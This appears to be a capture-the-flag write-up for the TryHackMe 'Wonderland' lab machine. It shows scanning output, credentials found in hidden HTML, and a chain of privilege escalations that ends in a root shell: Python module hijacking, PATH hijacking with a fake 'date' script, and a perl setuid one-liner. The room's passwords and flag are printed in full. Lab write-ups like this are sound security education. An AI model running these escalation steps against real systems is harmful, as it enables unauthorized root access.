Wonderland

Nmap

```
nmap -T4 -sV  10.10.8.76
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-24 14:31 EDT
Nmap scan report for 10.10.8.76
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.60 seconds
```

Gobuster

```
gobuster dir  -u 10.10.8.76 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.8.76
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/05/24 14:34:26 Starting gobuster
===============================================================
/img (Status: 301)
/r (Status: 301)
Progress: 8151 / 220561 (3.70%)^C
```


```
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/24 14:36:09 Finished
===============================================================
```

Based on the name of the hidden directory "r", i'm guessing the rest will be "/r/a/b/b/i/t", and it does!

```
gobuster dir  -u 10.10.8.76/r/a/b/b/i/t/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.8.76/r/a/b/b/i/t/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/05/24 14:36:22 Starting gobuster
===============================================================
Progress: 6264 / 220561 (2.84%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/24 14:37:40 Finished
===============================================================
```

Nikto


```
nikto -h 10.10.120.83
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.120.83
+ Target Hostname:    10.10.120.83
+ Target Port:        80
+ Start Time:         2021-05-30 04:26:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause
false positives.
```



```
kali@kali:~$ nikto -h 10.10.120.83
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.120.83
+ Target Hostname:    10.10.120.83
+ Target Port:        80
+ Start Time:         2021-05-30 04:26:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect agai
nst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the conten
t of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
```

Gaining Access

There's this text hidden in the source code of "10.10.8.76/r/a/b/b/i/t/". It was inside a paragragh tag in the html



```html
<!DOCTYPE html>

<head>
    <title>Enter wonderland</title>
    <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
    <h1>Open the door and enter wonderland</h1>
    <p>"Oh, you’re sure to do that," said the Cat, "if you only walk long enough."</p>
    <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
    </p>
    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
        the other paw, "lives a March Hare. Visit either you like: they’re both mad."</p>
    <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
    <img src="/img/alice_door.png" style="height: 50rem;">
</body>
```

alice:HowDothTheLittleCrocodileImproveHisShiningTail

This might be the creds needed to ssh, let's try it out!


SSH

`ssh alice@10.10.8.76`

password: HowDothTheLittleCrocodileImproveHisShiningTail


It works!

LinPEAS



```
Files with capabilities:
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```


perl has cap_setuid



```
-rwxr-xr-- 2 root hatter 2097720 Nov 19  2018 /usr/bin/perl
```

Privilege Escalation


rabbit



```
alice@wonderland:~$ sudo -l
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

We can run /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py as rabbit




```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright —
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done —
"It's very rude of him," she said,
"To come and spoil the fun!"

The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head —
There were no birds to fly.
```

The walrus_and_the_carpenter.py script is importing "random" as a module, let's create our own module called "random.py". That way walrus_and_the_carpenter.py will import our own code instead of the actual random module, since python first looks for modules in the current directory of the script we are running. The current directory takes precedence over other locations




```
alice@wonderland:~$ cat random.py
import os

os.system("/bin/bash")
```


Now run the walrus_and_the_carpenter.py as rabbit to become rabbit

`sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py`



```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
```

hatter




```
kali@kali:~/Desktop/TryHackMe/wonderland$ ltrace ./teaParty
setuid(1003)                                          = -1
setgid(1003)                                          = -1
puts("Welcome to the tea party!\nThe Ma"...Welcome to the tea party!
The Mad Hatter will be here soon.
)                     = 60
system("/bin/echo -n 'Probably by ' && d"...Probably by Sun, 30 May 2021 21:53:12 -0400
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                = 0
puts("Ask very nicely, and I will give"...Ask very nicely, and I will give you some tea while you wa
it for him
)                      = 69
getchar(0x7fb80136d670, 0x55b51c95b2a0, 0, 0x7fb80129af33
)    = 10
puts("Segmentation fault (core dumped)"...Segmentation fault (core dumped)
)                      = 33
+++ exited (status 33) +++
```

Date is not being called with a full path, we could add our own path in the environment variable and make it call that date script instead

`mkdir test`


`touch data`

`chmod +x data`




```
rabbit@wonderland:/home/rabbit/test$ ls -l
total 4
-rwxr-xr-x 1 rabbit rabbit 26 May 31 00:44 date
rabbit@wonderland:/home/rabbit/test$ cat date
#!/bin/bash

/bin/bash -p
```



```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

root




```
hatter@wonderland:~$ ls -l
total 4
-rw------- 1 hatter hatter 29 May 25  2020 password.txt
hatter@wonderland:~$ cat password.txt
WhyIsARavenLikeAWritingDesk?
```

Hatter contains his password in his home directory inside a file called "password.txt"

hatter: WhyIsARavenLikeAWritingDesk?

Hatter can use perl with the CAP_SETUID capability, https://gtfobins.github.io/gtfobins/perl/ has a privilege escalation for this

`/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'``



```
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
# cd /home/alice
# ls -l
total 12
-rw-rw-r-- 1 alice alice   34 May 30 21:09 random.py
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
```